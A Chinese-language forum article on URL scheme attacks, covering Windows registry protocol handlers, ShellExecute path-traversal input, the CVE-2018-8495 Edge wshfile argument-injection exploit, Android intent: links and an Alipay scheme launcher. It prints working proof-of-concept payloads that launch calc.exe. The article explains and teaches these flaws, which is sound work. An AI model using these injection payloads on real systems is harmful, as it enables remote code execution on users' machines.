URL Scheme Attack

zerokeeper / 2018-11-13 07:54:00 / 浏览数 4903 技术文章 技术文章 顶(0) 踩(0)

URL scheme简介

URL scheme是什么？简单的说就是部分app应用会注册自定义自己的协议，通过访问这类协议来调用启动app。url scheme的工作流程是：app在系统中注册url scheme项，当浏览器或其他支持url的应用访问 特定的 url scheme 时，在系统中查找相对应的url scheme项，从而启动该应用程序。基本上是各个平台的app都有。

例如

`mailto:admin@example.com`,`thunder://xxxxx`,`tel:+18888888888`,`sms:18688886666`,`alipays://platformapi/startapp`等等。当然还包括还有常见的scheme。

格式


```
[scheme]://[host]/[path]?[query]
```

使用场景

- 特定后缀名的文件启动程序
- 网页或者链接中的描点启动程序

案例

windows平台下URL scheme会在注册表中注册，具体可参考
在注册表中像这样格式存在的



例如

```
HKEY_CLASSES_ROOT
  test
     (Default) = "URL:test Protocol"
     URL Protocol = ""
     DefaultIcon
        (Default) = "test.exe,1"
     shell
        open
           command
              (Default) = "C:\Program Files\test\test.exe" "%1"
```

假设test.exe是注册的应用程序，%1是占位符启动参数。通过url传递参数给目标程序。双引号是为了避免参数中存在空格。这样的形式就很容易通过拼接参数出现命令注入
HKEY_CLASSES_ROOT 下不仅保存了伪协议的列表，还有文件扩展名的关联数据。事实上 Win32 程序处理本地文件和 url 的打开是类似的，甚至可以使用同一套 Win32 API —— ShellExecute(Ex) 。算上 ANSI 和 Unicode 的版本，一共 4 个函数。
打开文件


```
ShellExecuteW(NULL, L"open", L"c:\\test.txt", NULL, NULL , SW_SHOW );
```

打开链接

```
ShellExecuteW(NULL, L"open", L"https://www.baidu.com", NULL, NULL , SW_SHOW );
```

ShellExecute可以有利用的两个点：
传入 url，却被解析成本地路径而变成打开文件甚至运行可执行文件；
其次是关联命令行里包裹参数 "%1" 的双引号可以被闭合掉的。


```
www.baidu.com..\..\..\..\..\..\..\..\..\..\windows\system32\calc.exe
```



windows系统在运行框输入，利用多个跳转符，后面的windows\system32\calc.exe会被当成文件执行，运行即可弹出计算器，当年QQ的远程命令执行漏洞也是这个exp


Edge 远程代码执行

edge(CVE-2018-8495)，2018年10月Edge的远程代码执行漏洞，利用了WSHFile协议，通过参数注入，造成远程代码执行。
查看\HKEY_CLASSES_ROOT\WSHFile\Shell\Open\Command的值



WSHFile是指向了wscript.exe，wscript.exe是windows的内置的脚本解释器，可以通过WSHFile去运行一个脚本。
具体可看其漏洞分析，最后构造的exp如下：

```
<a id="q" href='wshfile:test/../../WinSxS/AMD921~1.48_/SyncAppvPublishingServer.vbs" test test;calc;"'>test</a>
<script>
window.onkeydown=e=>{
   window.onkeydown=z={};
   q.click()
}
</script>
```



这是一个例子，还有更多的例子如Electron导致vscode、网易云命令执行的例子，可以看先前分析

Android URL scheme

android上的Intent Scheme URLs攻击基于android浏览器桥梁间接实现Intend-Based攻击。可以读取文件或者启动调用的应用程序。

语法如下：

```
<script>location.href = "intent:mydata#Intent;action=myaction;type=text/plain;end"</script>
```


等价的java语法：

```
Intent intent = new Intent("myaction");
intent.setData(Uri.parse("mydata"));
intent.setType("text/plain");
```

例如：

```
<a href="intent:smsto:10000#Intent;action=android.intent.action.SENDTO;end">
  ■■■■
</a><br>

<a href="intent:#Intent;action=android.media.action.STILL_IMAGE_CAMERA;end">
  ■■■■
</a><br>
```



使用Intent Scheme就可以通过浏览器调用android上的应用。

还有一类就是第三方的URL Scheme，来启动android上的app。以打开某些网页会启动支付宝到抢红包界面为例

```
<html>
<script>
window.location.href='alipays://platformapi/startapp?saId=10000007&clientVersion=3.7.0.0718&qrcode=https%3A%2F%2Fqr.alipay.com
</script>
</html>
```

效果如下

只是这里的qrcode失效了，所以领取失败，换成自己的就可以了。
更进一步的就是之前的支付宝应用克隆，不过它除了伪协议，还利用了webview跨域，和APP的setAllowUniversalAccessFromFile URLs值为true，导致File协议可跨域读取文件。具体分析可参考

总结

URL scheme是为了操作系统、浏览器、应用方便交互设计，但操作系统不同、URL scheme功能不同，会导致存在安全问题。尤其是利用浏览器或者应用程序存在的漏洞，来攻击操作系统，扩大攻击面。

参考

- 从 CVE-2018-8495 看 PC 端 url scheme 的安全问题
- Electron 自定义协议命令注入（CVE-2018-1000006）分析和 Url Scheme 安全考古
- Intent scheme URL attack
- Aack Surface Extended by URL Schemes
- cve-2018-8495-Microsoft Edge 远程命令执行-分析
- 应用克隆，从支付宝自动领红包链接谈起

上一篇：加密货币挖矿恶意软件使用rootk... 下一篇：phpmyadmin getshe...

1. 0 条回复
   - 动动手指，沙发就是你的了！